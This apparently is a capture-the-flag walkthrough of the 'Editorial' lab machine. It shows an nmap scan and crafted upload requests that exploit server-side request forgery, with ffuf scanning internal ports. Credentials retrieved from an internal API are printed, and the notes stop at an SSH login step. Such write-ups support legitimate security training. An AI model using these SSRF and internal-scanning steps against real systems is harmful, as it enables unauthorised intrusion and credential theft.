EDITORIAL

NMAP

```
nmap -p22,80 -sVC IP

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2
| ssh-hostkey:
|   256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
|_  256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)

80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Editorial Tiempo Arriba
| http-methods:
|_  Supported Methods: HEAD OPTIONS GET
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

ITS A WEB SERVER RUNNING ON PHP

FOUND A UPLOAD FUNCTIONALITY

Request

Pretty Raw Hex

```
1  POST /upload-cover HTTP/1.1
2  Host: editorial.htb
3  Content-Length: 789
4  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/134.0.0.0 Safari/537.36
5  Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryh1ygMeoJLIWJL8CG
6  Accept: */*
7  Sec-GPC: 1
8  Accept-Language: en-GB,en;q=0.9
9  Origin: http://editorial.htb
10 Referer: http://editorial.htb/upload
11 Accept-Encoding: gzip, deflate, br
12 Connection: keep-alive
13
14 ------WebKitFormBoundaryh1ygMeoJLIWJL8CG
15 Content-Disposition: form-data; name="bookurl"
16
17 http://10.10.16.8/?ssrf_vuln
18
19 ------WebKitFormBoundaryh1ygMeoJLIWJL8CG
20 Content-Disposition: form-data; name="bookfile"; filename="php-rev-shell.php"
21 Content-Type: application/json
22
23 // for any actions performed using this tool.  The author accepts no liability
24 // for damage caused by this tool.  If these terms are not acceptable to you, then
25 // do not use this tool.
26 //
27 // In all other respects the GPL version 2 applies:
28 //
29 // This program is free software; you can redistribute it and/or modify
30 // it under the terms of the GNU General Public License version 2 as
31 // published by the Free Software Foundation.
32 //
33
34
35
36 ------WebKitFormBoundaryh1ygMeoJLIWJL8CG--
37
```


```
┌──(root㉿kali)-[/home/user/HTB/editorial]
└─# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.20 - - [25/Mar/2025 22:02:17] "GET /?ssrf_vuln%0D%0A HTTP/1.1" 200 -
```

POST /upload-cover HTTP/1.1
Host: editorial.htb

```
Content-Length: 752
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Ge
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryh1ygMe
Accept: */*
Sec-GPC: 1
Accept-Language: en-GB,en;q=0.9
Origin: http://editorial.htb
Referer: http://editorial.htb/upload
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

------WebKitFormBoundaryh1ygMeoJLIWJL8CG
Content-Disposition: form-data; name="bookurl"

http://localhost:FUZZ
------WebKitFormBoundaryh1ygMeoJLIWJL8CG
Content-Disposition: form-data; name="bookfile"; filename="php-rev-shell.php"
Content-Type: application/x-php

// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
```

THIS IS THE req.txt we will try for internal port scanning

```
ffuf -u http://editorial.htb -X POST -w ports.txt -request req.txt -fs 61 -ic -c

5000                    [Status: 200, Size: 51, Words: 1, Lines: 1, Duration: 199ms]
```



AFTER GOINF ON THE ENDPOINT WE DOWNLOADED A API ENDPOINT FILE.

{"messages":[{"promotions":{"description":"Retrieve a list of all the promotions in our library.","endpoint":"/api/latest/metadata/messages/promos","methods":"GET"}},{"coupons":{"description":"Retrieve the list of coupons to use in our library.","endpoint":"/api/latest/metadata/messages/coupons","methods":"GET"}},{"new_authors":{"description":"Retrieve the welcome message sended to our new authors.","endpoint":"/api/latest/metadata/messages/authors","methods":"GET"}},{"platform_use":{"description":"Retrieve examples of how to use the platform.","endpoint":"/api/latest/metadata/messages/how_to_use_platform","methods":"GET"}}],"version":[{"changelog":{"description":"Retrieve a list of all the versions and updates of the api.","endpoint":"/api/latest/metadata/changelog","methods":"GET"}},{"latest":{"description":"Retrieve the last version of api.","endpoint":"/api/latest/metadata","methods":"GET"}}]}

THE /api/latest/metadata/messages/authors seems intresting

after getting this file using the same ssrf vuln we got

{"template_mail_message":"Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsern

ame: dev\nPassword: dev080217_devAPI!@\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, Editorial Tiempo Arriba Team."}

SSH into the machine using the following creds